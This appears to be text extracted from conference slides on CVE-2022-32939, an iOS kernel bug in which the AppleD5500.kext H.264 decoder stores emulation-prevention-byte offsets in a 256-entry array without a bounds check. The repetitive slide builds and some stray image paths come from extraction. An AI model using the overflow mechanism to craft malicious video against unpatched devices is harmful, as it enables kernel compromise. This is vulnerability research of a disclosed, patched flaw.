video.1689627131.0001.264  
video.1689627131.0001.264.mp4  
video.1689627131.0001.264.safestart.264  
video.1689627131.0001.264.safestart.mp4  
video.1689627131.0002.264  
video.1689627131.0002.264.mp4  
video.1689627131.0002.264.safestart.264  
video.1689627131.0002.264.safestart.mp4
```

<https://upload.wikimedia.org/wikipedia/en/b/ba/DrawingHands.jpg>



Graphics Driver

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved bounds checks.

CVE-2022-32939: Willy R. Vasquez of The University of Texas at Austin

<https://support.apple.com/en-us/HT213490>

Emulation Prevention Bytes (EPBs)

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01

NALU:

Network
Abstraction
Layer Unit

NALU
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00 | 01 | 02 | 03]

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00 | 01 | 02 | 03]
- Once NALUs are split, EPBs removed

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00 | 01 | 02 | 03]
- Once NALUs are split, EPBs removed

NALU:
Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000BACD9424DF884
00000001	68EBEBCB22C
000001	65888400197F32C8000106090682C
	5570000000301419A216C41972EB0

Emulation Prevention Bytes (EPBs)

Start Codes

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
 - Insert an escape character, 03, into the stream
 - 00.00.00.01 becomes 00.00.00.03.01
 - Do this for 00.00.00. [00 | 01 | 02 | 03]
- Once NALUs are split, EPBs removed

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

00000001	6764000BACD9424DF884
00000001	68EBEBCB22C
000001	65888400197F32C8000106090682C
	55700000001419A216C41972EB0

AppleD5500.kext EPB Handling

00000001	6764000BACA000000	03	00080000	03
00100000	03	00100000	03	00201000
...				
000003	00020000	03	00040000	0300
04000003	0008			

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

00000001	6764000BACA000000	030008000003	0010000003001000000300201000
...			
0000030002000003	0000400000300	040000030008	

Start Codes

NALU:

Network
Abstraction
Layer Unit

NALU
Header

EPB:

Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```


AppleD5500.kext EPB Handling

```
000000016764000BAC00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



AppleD5500.kext EPB Handling

00000001	67	64	000BAC	A0000003	0008000003	
0010000003	0010000003	00201000				
...						
0000030002000003	000400000300					
040000030008						

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

0	0
---	---

```
uint epb_offset_array[256];  
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003
0010000003001000000300201000
...
0000030002000003000400000300
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {
    this->epb_offset_array[epbs] = 8(offset-epbs);
    this->epbs++;
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BAC00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

00000001	67	64	000B	A	CA	0000003	0008	0000003
0010000003	0010000003	00201000	...	0000030002000003	000400000300	040000030008		

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8-0);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte

0	0
---	---

```
uint epb_offset_array[256];  
uint epbs;
```


AppleD5500.kext EPB Handling

00000001	67	64	0000BACA	00000030	0008000003	
0010000003	0010000003	00201000				
...						
0000030002000003	000400000300					
040000030008						

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;
```

}




NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

00000001	67	64	0000BACA	000003	00008000003
00100000	03	00100000	03	00201000	
...					
000003	00020000	03	0004000003	00	
04000003	0008				

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003
0010000003001000000300201000
...
0000030002000003000400000300
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {
    this->epb_offset_array[0] = 8(8);
    this->epbs++;
}
```



```
64
uint epb_offset_array[256];
          1
          uint epbs;
```

uint epbs
serves as an
array index

NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

00000001	67	64	000B	A	CA	00000000	0008	00000003
0010	000000	03	0010	000000	03	0020	1000	
...								
000003	0003	0002	000003	0004	000003	00		
04000003	0008							

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```




64		1
----	--	---

```
uint epb_offset_array[256];  
uint epbs;
```

NALU
Header
EPB:
Emulation
Prevention
Byte


AppleD5500.kext EPB Handling



00000001	6764000BACA0000000080000
0010000003001000000300201000	
...	
0000030002000003000400000300	
040000030008	

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



64	72	uint epb_offset_array[256];	uint epbs;	2
----	----	-----------------------------	------------	---

NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
00000002000003000400000300  
040000030008
```


Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling



256th EPB

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

